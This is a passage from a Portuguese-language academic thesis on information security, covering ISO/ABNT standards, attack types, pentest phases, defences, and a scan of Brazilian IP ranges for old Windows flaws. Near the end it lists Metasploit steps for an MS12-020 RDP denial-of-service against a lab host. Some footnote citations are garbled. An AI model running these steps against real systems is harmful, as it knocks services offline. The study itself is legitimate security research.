A certificação das normas de segurança da informação de uma empresa é fundamental para garantir segurança dos seus ativos. As principais normas voltadas para esse tema são o conjunto de normas ABNT 27000[13] (antiga NBR 17799) e o conjunto de normas ABNT 31000[14], que possuem regras e boas práticas primordiais para a segurança e controle de riscos em uma empresa. Pode-se, através delas, presumir que uma empresa que siga corretamente essas normas tenha um risco muito inferior a outra empresa que desconheça elas.

As normas ABNT 27000 são baseadas no conjunto ISO de mesma numeração que abrange toda a área de SGSI, sendo estas as normas mais importantes de segurança da informação a nível mundial. Elas abrangem a segurança dos dados digitais ou os dispositivos de armazenamento de dados eletrônicos, indo também além do quesito tecnológico, contendo regras e melhores práticas aplicáveis para a segurança de diversos tipos de informação.

A família 27000 possui a possibilidade de certificar tanto uma empresa quanto um profissional, tendo normas e certificações específicas para cada um deles e que se complementam quando somadas. É possível citar como mais conhecidas as NBRs ABNT 27001 até ABNT 27005, nas quais são discutidas normas bases e diretrizes específicas para a implementação de SGSI em uma organização (ABNT 27001 e ABNT 27003), métricas para relatórios referentes a SGSI (ABNT 27004), bases do processo de gestão de riscos focado em SI (ABNT 27005), além de códigos e práticas voltadas para um profissional (ABNT 27002).

As normas da família 31000 são baseadas no conjunto de normas ISO de mesma numeração, assim como ocorre com as normas 27000. Essa família tem o seu foco principal na gestão de riscos, criando padrões na identificação, análise, avaliação, tratamento, monitoramento e classificação de processos para os mais diversos tipos de riscos. Sua aplicabilidade se dá em qualquer empresa de qualquer ramo ou segmento independente do seu tamanho.

[13] "ABNT NBR ISO/IEC 25000: Tecnologia da informação - Técnicas de segurança - Código de prática para a gestão da segurança da informação", 2005.
[14] "ABNT NBR ISO/IEC 31000: Tecnologia da informação - Técnicas de segurança - Código de prática para a gestão da segurança da informação", 2005.

A referida família de normas foi criada no final do ano de 2009 e não possui a intenção de certificar uma empresa ou profissional para atuação, sendo apenas um conjunto de regras e boas práticas a serem seguidas. Entretanto, da mesma forma que as outras NBRs, possui cursos e treinamentos. Esse conjunto de normas pode ser utilizado como apoio para diversas outras normas, como é o caso da família 27000 que utiliza a NBR 31000 como complemento em sua gestão de riscos.

As normas desta família são divididas em uma introdução com informações básicas, princípios e diretrizes para a sua implantação adequada (ABNT 31000). Na sequência, há uma seção definindo procedimentos e métodos para a avaliação e gestão dos riscos (ABNT 31010). Por fim, há um guia de vocabulário relacionado à gestão de riscos (ABNT ISO Guia 73).

2.2.6 Ataques de nível lógico contra a segurança da informação

A exploração da uma vulnerabilidade de serviço ou sistema é a melhor forma para definir a palavra ataque. Trata-se de momento em que um agente consegue alcançar ou afetar a informação de alguma forma, normalmente são mais divulgados na mídia os casos em que o agente é uma pessoa externa à empresa, que tenta roubar, modificar ou indisponibilizar a informação. Contudo, Morrow (2012) complementa que, além de ataques externos, é importante também que as empresas se protejam de funcionários mal-intencionados que possam agir de dentro da empresa.

Para diferenciar todos os tipos de ataques de forma eficiente, Convery (2004) complementado por Harrington (2005), classificam os ataques em:

- Destruição da informação – trata-se de um ataque em que o agente executor consegue alterar a informação a fim de corrompê-la ou inutilizá-la, podendo ser executado tanto no emissor, no receptor ou até mesmo no caminho que a mensagem percorre até chegar ao seu destino.

- Negação de serviço – conhecido internacionalmente por *Denial of Service* (DoS), é a tentativa de o agente executor de indisponibilizar um serviço através de uma inundação de acessos. Nesse caso, é disparada

uma grande quantidade de tentativas falsas de acesso contra o alvo, de forma que este não mais consiga responder às requisições, tornando-se indisponível para outras consultas. Também pode ser caracterizado como *Distributed Denial of Service* (DDOS), em que o ataque não parte apenas de um único agente, mas sim de uma grande massa de dispositivos, dificultando a defesa do ataque.

- Bot – trata-se de um dispositivo com um *software* instalado sem o conhecimento do usuário. Esse *software* normalmente não possui ação nenhuma no dispositivo infectado, apenas aguarda instruções de um atacante remoto para que efetue uma ação específica. Normalmente é utilizado para disparar um DDOS ou outro tipo de ataque em massa contra um alvo específico.

- Aumento de privilégio de acesso – baseia-se na elevação dos privilégios de acesso de um usuário sem a devida autorização do administrador da rede.

- Divulgação pública de informações – consiste na divulgação de material não autorizado em algum site na Internet. Ocorre também quando se envia determinada informação diretamente para alguém não autorizado, como a um concorrente, por exemplo.

- Engenharia social – possivelmente uma das técnicas mais utilizadas e mais difíceis de defender. Refere-se ao ato de enganar ou manipular um usuário qualquer, no intuito de que ele passe alguma informação restrita para o agente atacante.

- *Software* malicioso – internacionalmente conhecido como *malware*. Semelhante ao bot, são *softwares* instalados em dispositivos sem o conhecimento do usuário, que visam danificar o dispositivo, a rede ou a informação armazenada, sem a necessidade de uma ação humana.

- Força bruta – consiste na tentativa exaustiva de *login* a um portal, testando diversas as possibilidades, no intuito de descobrir uma senha. Com a ajuda de um dicionário ou lista de possíveis senhas, o agente

executor gera uma tentativa de acesso para cada possível senha até que localize a correta.

- *Phishing* – neste tipo de ataque é criada uma réplica da página de autenticação de um serviço específico para que o usuário tente se autenticar na página falsa e, dessa forma, divulgando os seus dados de autenticação.

2.2.7 Pentest

Um *penetration test* (*pentest*) ocorre quando um *hacker* com treinamento de *Ethical Hacking* realiza uma invasão controlada sobre um sistema, com o objetivo de encontrar vulnerabilidades na segurança de determinado sistema ou de uma rede inteira. Ainda é possível complementar que, para esse ataque se enquadrar como um *pentest*, ele deve ser realizado com o conhecimento do responsável e do proprietário da informação ou rede a ser atacada.

Segundo Wilhelm (2010), ao elaborar um *pentest,* o profissional especializado em *Ethical Hacking* deve seguir alguns procedimentos específicos, como manter a documentação de cada etapa, de forma a poder prover conhecimento sobre a falha encontrada para o seu cliente e tornar possível que a vulnerabilidade seja mitigada pelos contratantes. Wilhelm (2010) ainda informa que é possível dividir o *pentest* em algumas fases, sendo elas:

- Reconhecimento e identificação do alvo – Essa é a etapa inicial de qualquer *pentest*, sendo que o profissional terá o objetivo de levantar toda informação possível sobre o seu alvo. O início se dá de forma passiva, sem realizar nenhum acesso ao alvo, apenas pesquisando informações sobre ele na Internet ou em outras fontes. Feito isso, o profissional passa a agir de forma ativa, conectando sistemas ou serviços do alvo que possuam permissão pública, como sites ou sistemas públicos e sem autenticação.

- Reconhecimento das vulnerabilidades – Nessa fase, o profissional utiliza as informações recolhidas até então para fazer varreduras e tenta encontrar: portas vulneráveis publicadas sem restrição, versões de serviços disponibilizados, versões de sistemas operacionais que hospedam os serviços, modelos de equipamento que tenham alguma publicação para a Internet, dentre outros dados que possam ajudar a encontrar as vulnerabilidades já conhecidas e existentes naquele serviço.

- Ganho de acesso – Após ter conhecimento das vulnerabilidades existentes na rede, o próximo passo deve ser escolher o momento de menor vigilância sobre cada vulnerabilidade para realizar o ataque. Nessa etapa, o profissional irá utilizar ferramentas previamente desenvolvidas que o auxiliam na trajetória e o levem até uma posição de controle administrativo sobre a máquina ou sistema alvo.

- Preservação de acesso – Agora que o profissional já está conectado com um nível de permissão administrativo em seu alvo, deve ser criado uma *backdoor* que garanta um novo acesso ao alvo, mesmo que a comunicação seja brevemente interrompida ou o alvo venha a reiniciar seu sistema.

- Cobrindo evidências – Por fim, o último passo antes da desconexão do servidor deverá ser o de deletar todos os *logs* referentes ao ataque, de forma que não fiquem rastros que permitam a localização da origem do ataque. Além de cobrir os rastros antes de finalizar o acesso, é muito importante que o profissional fique totalmente anônimo antes de iniciar o ataque, utilizando servidores de *proxy* dentre outras ferramentas para dificultar a localização da origem do ataque.

Conforme já mencionado, ao profissional que estiver realizando o *pentest,* cabe garantir a documentação de todos os passos e do quão profundo ele conseguir explorar cada vulnerabilidade. Para tanto, pode criar um mapa mental do ataque, dando maior evidência dos passos adotados. Com isso, o contratante poderá avaliar

a real necessidade da demanda de tempo e investimentos, o que garantirá uma melhor segurança em cada trajetória de ataque.

Segundo Assunção (2014), um *penetration test* pode ser dividido em três tipos, dependendo do conhecimento inicial que é fornecido ao profissional sobre o alvo. A escolha do tipo correto de *pentest* pode influenciar fortemente nos resultados. Os três tipos descritos são:

- *Black box* – o profissional não possui nenhum conhecimento prévio sobre a empresa e deverá realizar uma busca completa por informações para que possa realizar o ataque, coletando esses dados por meio da fase de identificação do alvo durante o *pentest*. Esse tipo de teste é elaborado no intuito de simular um atacante externo desconhecido que esteja varrendo a Internet em busca de um alvo.

- White box – o profissional possui total conhecimento dos sistemas usados e da rede da empresa. O objetivo do teste está voltado para um ataque proveniente de um administrador de rede. Também pode ser usado no intuito de mitigar ao máximo as vulnerabilidades de um determinado sistema.

- Grey box – é um meio termo entre os dois tipos de testes anteriores. Nesse caso, o profissional terá uma visão entre departamentos e conhecimentos básicos sobre a empresa, no intuito de simular um ataque proveniente de alguém de dentro da empresa, podendo ter acessos básicos aos computadores ou ao ambiente da empresa.

2.2.8 Infrações resultantes do processo de exploração

Ao realizar um teste de vulnerabilidades, é importante ter conhecimento das leis vigentes sobre segurança na Internet, passíveis de serem violadas durante esses processos. Assim, mantém-se a proteção tanto para o originador dos testes quanto para o alvo, mesmo que tal teste seja solicitado através da contratação de um serviço

de *Pentest,* para auditar a segurança da sua própria empresa ou até mesmo por motivos de pesquisa.

Dentre a legislação que trata do assunto, pode-se citar, principalmente, os artigos 154 e 266 do Código Penal Brasileiro, que tratam tanto do acesso físico quanto do virtual. O artigo 154[15] prevê que a invasão de um dispositivo privado, o roubo e a divulgação de dados sigilosos são infrações plausíveis de pena de detenção ou de multa. O referido artigo também trata de mesma forma os atos de pirataria de *software* ou *hardware*. Já o artigo 266[16] também prevê pena de detenção ou de multa para qualquer tipo de perturbação ou interrupção de algum serviço, assim como o ato de dificultar o seu restabelecimento.

2.3 Procedimentos de segurança

A segurança nas empresas é o ponto principal de SI, pois é nas empresas que se concentra a maior e a mais relevante porção de informações. Tendo em vista que os investimentos nesse setor são baixos, muitas vezes, uma pequena equipe de profissionais é responsável por manter disponível, confiável e íntegra, toda a informação da empresa. Outro problema que circunda essa área é que as empresas vítimas de danos geralmente tentam remediar o problema, em vez de buscar prevenções antes de sofrerem qualquer ataque. Sendo assim, cabe a essa pequena equipe, com investimento baixo, encontrar meios de preservar as informações da empresa, sem interferir em suas demais tarefas diárias. Como se pode ver, muitas vezes, os gestores não percebem que, no futuro, essa falta de cuidado pode gerar um custo muito maior para a empresa. Conforme Neubauer e Harris (2002), ataques simples como vírus, *malwares* e outros *softwares* maliciosos já causaram danos que custaram milhões de dólares por ano para empresas e instituições governamentais no Estados Unidos da América (EUA).

[15] "Art. 154 do Código Penal – Decreto Lei 2848/40", https://www.jusbrasil.com.br/topicos/10619917/artigo-154-do-decreto-lei-n-2848-de-07-de-dezembro-de-1940. Acessado 16 abr. 2018.
[16] "Art. 266 do Código Penal – Decreto Lei 2848/40", https://www.jusbrasil.com.br/topicos/10605134/artigo-266-do-decreto-lei-n-2848-de-24-de-fevereiro-de-1891. Acessado 16 abr. 2018.

Nesse contexto, para manter a segurança eficiente, são necessários conhecimentos e estudos sobre a segurança da informação ou a contratação de profissionais terceirizados que implementem políticas, treinamentos, equipamentos e testes para garantir que os ativos da organização estejam seguros caso ocorra alguma eventualidade ou uma tentativa de ataque.

2.3.1 Atualizações

Segundo Freitas (2009), Junior (2010) e Roth (2011), grande parte dos ataques aos sistemas das empresas poderiam ser impedidos se fossem feias atualizações dos sistemas operacionais, dos *softwares* de trabalho utilizados e dos *softwares* de segurança, assim como se fossem atualizados *firmwares* e realizado correções disponíveis para os equipamentos de rede. As áreas da computação vêm evoluindo constantemente e, no quesito segurança, existem diversas correções para novas vulnerabilidades sendo lançadas constantemente na forma de atualizações de segurança, fazendo com que a maioria dos ataques realizados não seja culpa do *software* explorado, mas sim do responsável por este dispositivo que não cumpriu com as práticas básicas de segurança.

Dessa forma, importante que a constante atualização de todo e qualquer sistema ou dispositivo utilizado dentro da empresa faça parte da rotina da equipe de TI desta organização. Raros ataques são realizados em novas vulnerabilidades encontradas (*zero-day*), sendo que a grande maioria é realizada em vulnerabilidades existentes e corrigidas pelo fabricante, que poderiam ter sido evitadas ao realizar as atualizações para novas versões do dispositivo. Assim, é possível manter a rede fora do alcance da maioria dos ataques, apenas mantendo-a atualizada e adotando ferramentas de proteção como *Firewall*, *Antivírus*, *AntiSpam* e *Intrusion Prevention System* (IPS). Diante de tais medidas, o atacante precisará de grandes conhecimentos sobre invasão e até mesmo pode ser necessário que descubra uma vulnerabilidade ainda desconhecida para conseguir atacar a rede em questão, eliminando a parte fácil do serviço e fazendo com que o atacante precise de um enorme esforço para realizar qualquer procedimento.

2.3.2 Treinamentos

Uma prática muito importante para as empresas manterem a plena segurança de suas informações e, consequentemente, de sua rede inteira são as políticas de uso e um treinamento claro para toda a equipe, incluindo desde os funcionários até o diretor da empresa. O foco desse treinamento deve ser as políticas a serem seguidas, já que apenas um usuário que não corresponder com essas normativas poderá pôr toda a segurança da empresa em risco.

Segundo a ISO 17799 (2005), uma política de segurança deve ter o objetivo de prover direção e apoio gerencial para SI, de forma que esclareça para todos os funcionários da empresa as práticas corretas no ambiente de trabalho, servindo também como documento de consulta. Zwicky (2000) complementa que as políticas precisam ser compostas de explicações claras e objetivas, retratadas com uma linguagem casual para ser melhor recebida pelos colaboradores, mas sem perder a autoridade e as definições de responsabilidades que todos terão. Zwicky (2000) informa também que é interessante que o documento seja elaborado e deixe claro uma data prevista para revisões.

Quanto ao treinamento, este deve ser casual e descontraído para que possa ser assimilado com facilidade pelo funcionário, podendo ser realizado em uma reunião simples e relembrado através de eventuais cartazes, e-mails periódicos ou com notícias internas.

Adicionado às políticas de uso, podem ser criadas configurações nos dispositivos que dificultem a tentativa de descumprir as normativas, como bloqueios de acesso a sites improdutivos, bloqueio de uso de periféricos ou dispositivos de armazenamento no computador, limitação dos privilégios dos usuários do sistema. A proteção também pode ser complementada por *softwares* como antivírus, *antispyware antispam,* dentre diversas outras ferramentas que auxiliam o profissional responsável pela SI a manter a segurança eficiente na empresa.

2.3.3 Firewall

Segundo Salah et al. (2009), o *firewall* trabalha na linha de frente quando se trata de proteger uma rede dos acessos provenientes de outras redes. Podendo ser tanto um *hardware* especializado na função quanto um *software* instalado em um servidor, o *firewall* desempenha um dos papéis mais básicos de segurança em uma rede LAN. Conforme Brenton e Hunt (2001), o *firewall* tem a função básica de garantir que os usuários sigam as políticas de acesso, podendo ser formado por um único sistema de regras ou até mesmo por um grupo de sistemas que visam em conjunto fortalecer as políticas de acesso definidas pelo administrador de rede. Ainda, o *firewall* pode agir como um filtro, permitindo ou não a passagem de conexões de uma rede para outra, sejam elas redes privadas da empresa ou redes públicas.

É possível dividir os tipos de *firewall* em três métodos de ação:

- Filtro de pacotes – realiza a leitura do cabeçalho do pacote e valida, em uma lista de regras chamada Access Control List (ACL), se a conexão deve ser permitida, negada ou apenas descartada.

- Filtro de aplicações – realiza a leitura de todo o pacote, passando por uma checagem aprofundada da conexão. Pode realizar filtros diferenciando aplicações específicas acessadas pelo dispositivo.

- Firewall Unified Threat Management (UTM) – engloba diversas ferramentas de segurança unificadas em um único equipamento. Pode conter não apenas os filtros de pacotes e aplicações, como também ferramentas de antivírus de borda, *antispam*, Virtual Private Network (VPN), IPS, dentro outros.

Para melhorar sua proteção, o *firewall* ainda pode trabalhar com *stateless* ou *stateful,* sendo que a opção *stateless* é mais básica. Nessa opção, o *firewall* trabalha analisando os pacotes sem um conhecimento amplo. Já em *stateful,* o *firewall* conhece a atual conexão e executa ações baseado na soma da informação que passaram em uma conexão específica.

2.3.4 Sistemas de detecção e prevenção de intrusões

Os sistemas de detecção ou de prevenção de ameaças, conhecidos como IPS e Intrusion Detection System (IDS), são ferramentas complementares e indispensáveis na busca pela segurança dos ativos de uma organização. Conforme Vigna, Valeur e Kemmerer (2003), IDS funciona como um identificador de invasões passivo. Em seu tempo de atuação, ele analisa todos os pacotes e confere assinaturas para identificar uma possível intrusão.

Endorf, Schultz e Mellander (2004) dividem IDS em três tipos específicos: o Host based Intrusion Detection System (HIDS), que consiste em um *software* ou ferramenta lógica presente em um dispositivo, tendo como objetivo agir somente sobre este próprio dispositivo; o Network based Intrusion Detection System (NIDS), que pode ser tanto um *hardware* especializado quanto um conjunto de regras complementando um equipamento de rede que tenha o objetivo de agir analisando a troca de dados lógicos entre duas ou mais redes existentes, comumente atuando na análise dos pacotes trocados entre a rede interna e a rede externa (Internet); e o Híbrido, que basicamente é a união dos dois, isto é, uma mesma organização conta com o HIDS instalado nos dispositivos e o NIDS na borda da rede.

O IPS trabalha de forma muito semelhante ao IDS, possuindo as mesmas divisões citadas anteriormente: HIPS, NIPS e Híbrido. A diferença está no modo de atuação. Enquanto o IDS é passivo e faz as verificações durante ou, muitas vezes, após o encerramento das conexões, o IPS age de forma ativa, com o objetivo de não só identificar como também prevenir ou bloquear a intrusão, agindo antes ou durante a atividade da conexão.

3 PROCEDIMENTOS METODOLÓGICOS

Apresenta-se, neste capítulo, os métodos utilizados no desenvolvimento do trabalho, tendo como embasamento os conhecimentos teóricos mencionados anteriormente. A seção está subdividida em cinco subseções, entre as quais são apresentados o método de pesquisa, o modo de abordagem, os objetivos, os procedimentos técnicos da pesquisa e as ferramentas utilizadas para o desenvolvimento do trabalho.

3.1 Métodos de pesquisa

Os métodos de pesquisa empregados no trabalho são o dialético e o indutivo. Segundo Prodanov e Freitas (2013), o raciocínio indutivo sugere a análise de uma ocorrência tentando criar uma teoria geral através de experimentos e observação dos casos no intuito de relacioná-los, sendo esse tipo de raciocínio inverso ao dedutivo. Marconi e Lakatos (2003) complementam que o raciocínio indutivo tem o intuito de ampliar o alcance do conhecimento, tratando-se de um processo mental que analisa estudos de casos e visa criar uma verdade geral não abordada pelas teorias estudadas.

Já sobre o raciocínio dialético, Podavon e Freitas (2013) apontam que o pesquisador deve tratar os fatos estudados como algo com várias interpretações e pontos de vista diferentes, analisando todas as conexões, aspectos e relações destes

fatos. Marconi e Lakatos (2003) confirmam que o raciocínio dialético se baseia no pesquisador analisar os fatos, evidenciando que existe uma relação entre eles. Tais autores ainda preconizam a existência de teorias que contradizem a teoria principal, sendo que as verdades são mutáveis com o passar do tempo. Assim, todos os aspectos devem ser analisados sob pontos de vista diferentes.

3.2 Modo de abordagem da pesquisa

O modo de abordagem usado neste trabalho é o qualitativo. Gerhardt e Silveira (2009) entendem que uma pesquisa com esse modo de abordagem não objetiva a representação numérica, mas sim, busca ter um maior entendimento de um grupo social. Nessa abordagem, o pesquisador não irá defender um único modelo de pesquisa, mas irá criar um modelo próprio para aquela pesquisa específica. Günther (2006) descreve que a abordagem qualitativa de pesquisa possui grande flexibilidade e adaptabilidade com o alvo da pesquisa. Cada situação é considerada como uma pesquisa específica, sem a necessidade de cálculos ou regras para chegar aos resultados.

3.3 Objetivos da pesquisa

O objetivo geral deste trabalho é alcançado por meio de uma pesquisa exploratória. Gil (2002) cita que este tipo de pesquisa é flexível, sendo utilizados normalmente bibliografia e entrevistas para deixar algo mais explícito, aprimorando uma ou mais ideias. Já segundo Oliveira (2011), esse método procura aumentar o conhecimento ou construir teses sobre o alvo da pesquisa, utilizando uma análise de dados qualitativa.

3.4 Procedimentos técnicos usados na pesquisa

O meio de investigação deste trabalho se dá pela pesquisa bibliográfica, que segundo Gil (2002), é um tipo de pesquisa elaborada através de textos científicos

publicados. É comumente exigida para a maioria dos trabalhos. Prodanov e Freitas (2013) relatam que esta é uma pesquisa feita com fontes científicas e já publicadas, visando dar ao pesquisador um contato direto com os textos de outros pesquisadores.

3.5 Ferramentas

No decorrer desta pesquisa foram utilizadas as seguintes ferramentas de forma que seja possível alcançar seus objetivos tanto na aquisição de dados para a quantificação dos resultados, quanto nos testes locais empregados. Dessa forma, é possível divulgar o método ou a técnica de exploração, como também validar a efetiva correção da vulnerabilidade estudada:

- *Notebook* – No decorrer da pesquisa e para todos os testes, foi utilizado um notebook Dell Vostro 3460 com um processador Intel Core i3-3120m e 4GB de memória RAM.

- *Internet* – Todas as verificações online presentes neste trabalho ocorreram através de um *link* de acesso à Internet residencial com velocidade de 10 Mbps, sendo entregue através de uma fibra ótica.

- *Rede* – A topologia de rede é baseada em uma estrela simples, contendo apenas o modem de Internet, um roteador *wireless* e o notebook conectado diretamente ao *router* via cabo CAT5e.

- *Zenmap* – é uma versão Windows desenvolvida pelo mesmo criador do *software* Nmap, sendo este uma ferramenta para descoberta de portas abertas em um endereço IP ou *host.* O *software* possui diversas opções de configuração e foi escolhido nesta pesquisa como parte da seção de localização dos dispositivos a serem testados para tais vulnerabilidades estudadas.

- *Kali Linux* – é um Sistema Operacional (SO) baseado em Debian e visto como sucessor do SO Back Track por ambos terem objetivos semelhantes. Esse SO vem com diversas ferramentas de rede para análise, diagnóstico ou exploração, sendo assim escolhido como o

originador de maior parte das validações e explorações contidas nesta pesquisa.

- *VirtualBox* – O VirtualBox é um *software* que disponibiliza a criação de ambientes virtuais destinados à instalação de sistemas operacionais distintos. É distribuído pela Oracle e sua versão 5.1.22 foi utilizada como hospedeira das estações Windows utilizadas como alvo das validações presentes nesta pesquisa, sendo que, através dele, teve-se acesso aos dispositivos alvos onde os ataques e tratativas locais serão realizados.

- *Metasploit Framework* – Trata-se de uma ferramenta presente na distribuição do Kali Linux, que fornece a possibilidade de desenvolvimento e distribuição de *exploits*. Tal ferramenta possui um aglomerado de códigos, *exploits* e outras *softwares* úteis para realizar um teste de invasão. Nesta pesquisa, o Metasploit Framework será utilizado como ferramenta principal para explorar as vulnerabilidades estudadas.

- *Microsoft Windows* – Para uma maior abrangência dos testes, foram escolhidas as principais versões do SO, entre as quais estão as versões home nomeadas Microsoft Windows XP, Microsoft Windows 7 e Microsoft Windows 10. No decorrer dos testes, também foram utilizadas as versões business nomeadas Microsoft Windows Server 2003, Microsoft Windows Server 2008 e Microsoft Windows Server 2016.

4 DESENVOLVIMENTO

No decorrer desta pesquisa, foi realizada uma investigação em uma amostragem previamente definida de endereços IP expostos na Internet, tendo o intuito de encontrar e quantificar vulnerabilidades já conhecidas e documentadas. Na presente seção, foi descrita a análise, com base nos procedimentos definidos na etapa da metodologia.

Nesta etapa também foi criado um cenário a partir de máquinas virtuais simulando as principais edições dos sistemas vulneráveis, as quais foram configuradas de acordo com as vulnerabilidades estudadas. Através das ferramentas já definidas, foi realizada uma exploração de tais vulnerabilidades e, com a conclusão desta etapa, foram demonstradas as melhores práticas para corrigir ou proteger o dispositivo desta ameaça.

4.1 Alvos de estudo

Para a concretização desta pesquisa, foi selecionada uma amostragem de algumas redes brasileiras, visto que uma pesquisa completa, envolvendo todas as redes regidas pelo NICBR estaria fora do escopo de tempo definido para este trabalho. A análise das redes foi feita de modo casual, não atendendo a um horário ou dia da semana específicos. Além disso, nesta pesquisa, não foram acompanhados os possíveis endereços IP que possam ter sido alterados de forma dinâmica entre a etapa de verificação de portas e a etapa de teste das vulnerabilidades, ou ainda qualquer

outro infortúnio que possa ocorrer para que tais endereços IP verificados não estivessem respondendo no momento da investigação.

As limitações desta pesquisa definem as faixas de endereços IP com 524.286 *hosts*, formando assim uma máscara de sub-rede 255.248.0.0 com notação CIDR /13. Dessa forma, obteve-se o somatório de 3.145.716 endereços IP válidos a serem verificados, compreendendo cerca de 3,77% dos endereços IP brasileiros. Estas faixas são definidas por:

- 177.40.0.0/13
- 186.200.0.0/13
- 187.120.0.0/13
- 189.20.0.0/13
- 200.0.0.0/13
- 201.80.0.0/13

Foram definidas duas vulnerabilidades como limitação de estudo desta pesquisa, as quais estão presentes em um SO da empresa Microsoft, sendo elas:

- CVE-2012-0002
- CVE-2017-0143 até CVE-2017-0148

4.1.1 CVE-2012-0002 ou MS12-020

Refere-se a uma falha encontrada em todas as versões do SO da Microsoft até a data de descoberta, sendo classificada como MS12-020[17] e considerada uma vulnerabilidade de nível crítico. Essa vulnerabilidade é classificada pela empresa Mitre

[17] "Microsoft Security Bulletin MS12-020 - Critical | Microsoft Docs." 13 mar. 2012, https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/ms12-020. Acessado em 26 abr. 2018.

detentora dos registros Common Vulnerabilities and Exposures (CVE) como CVE-2012-0002. A empresa Mitre ainda menciona nesse registro que a vulnerabilidade também ficou conhecida como *Remote Desktop Protocol Vulnerability*.

A referida vulnerabilidade foi reconhecida e corrigida pela Microsoft em 13 de março de 2012, quando foram divulgados também, pela mesma empresa, os detalhes dessa vulnerabilidade. A falha afeta diretamente o protocolo Remote Desktop Protocol (RDP) utilizado nesse SO pelo serviço Microsoft Terminal Service, o qual está em todas as instalações atuais do SO desativado por padrão.

Os referidos protocolo e ferramenta trabalham através da porta TCP 3389, podendo utilizar, em algumas circunstâncias, a porta UDP 3389. Além disso, é permitida alteração dessas portas de conexão no próprio servidor. Este serviço é comumente utilizado para realizar um acesso remoto à área de trabalho do SO de destino, permitindo ao iniciador da conexão devidamente autenticado, ter total acesso a qualquer serviço, arquivo ou software da máquina, inclusive acesso a qualquer periférico conectado na mesma.

Segundo descrito no site CVE Details, a vulnerabilidade ocorre através de uma falha na tratativa dos pacotes recebidos nessa porta. Dessa forma, o serviço permite um estouro de *buffer*, fazendo com que o atacante consiga injetar código arbitrário em uma área de memória que não tenha sido inicializada corretamente, ou em uma área de memória que tenha sido liberada recentemente. Essa falta é encontrada, especificamente, durante a manipulação do pacote *T.125 ConnectMCSPDU* destinado ao campo *MaxChannelIds*, resultando em um ponteiro inválido e abrindo uma condição para efetuar um DoS.

Sendo assim, o resultado do ataque é, basicamente, o próprio acesso inválido a uma área de memória. O SO trata isso como um erro crítico e, após exibir uma tela azul com o descritivo do erro, o SO encerra e torna a iniciar completamente o dispositivo. Dessa forma, perdem-se todos os processos não salvos e inativa-se o serviço até que o SO seja inicializado corretamente.

4.1.1.1 Método de exploração e quantificação

A técnica de exploração desta vulnerabilidade foi realizada com o auxílio da ferramenta Metasploit, responsável pela exploração em si, e do VirtualBox, que possui o ambiente virtualizado alvo desta exploração. Nesse processo, é importante validar se o Metasploit está devidamente atualizado e com todos os serviços necessários inicializados no SO.

Os passos para executar a exploração são:

- Abrir o console do SO e, após autenticado com permissões elevadas, executar o comando *msfconsole* para inicializar o Metasploit.

- Após a inicialização completa, através do comando *search ms12-020,* é possível localizar o nome completo do comando a ser executado para utilizar a biblioteca de exploração dessa vulnerabilidade. Na versão do Metasploit utilizado, a biblioteca está nomeada como *MS12-020 Microsoft Remote Desktop Use-After-Free DoS*.


- Após a localização do nome completo da vulnerabilidade, executar o comando *use,* seguido do nome encontrado para acessar a biblioteca.

- Agora, com a biblioteca de exploração selecionada, é necessário definir os parâmetros requisitados. Para exibi-los, basta digitar o comando *options*. A alteração de qualquer parâmetro pode ser feita através do comando *set,* seguido do nome do parâmetro que será alterado. No caso deste trabalho, foi configurado o endereço IP alvo utilizando o comando *set RHOST 192.168.0.100*.

- Por fim, para executar o *exploit* é necessário utilizar o comando *run*.

A Figura 1, a seguir, mostra os comandos utilizados na descrição acima para a utilizar o módulo auxiliar *MS12-020 Microsoft Remote Desktop Use-After-Free DoS* com alvo o host 192.168.0.100.

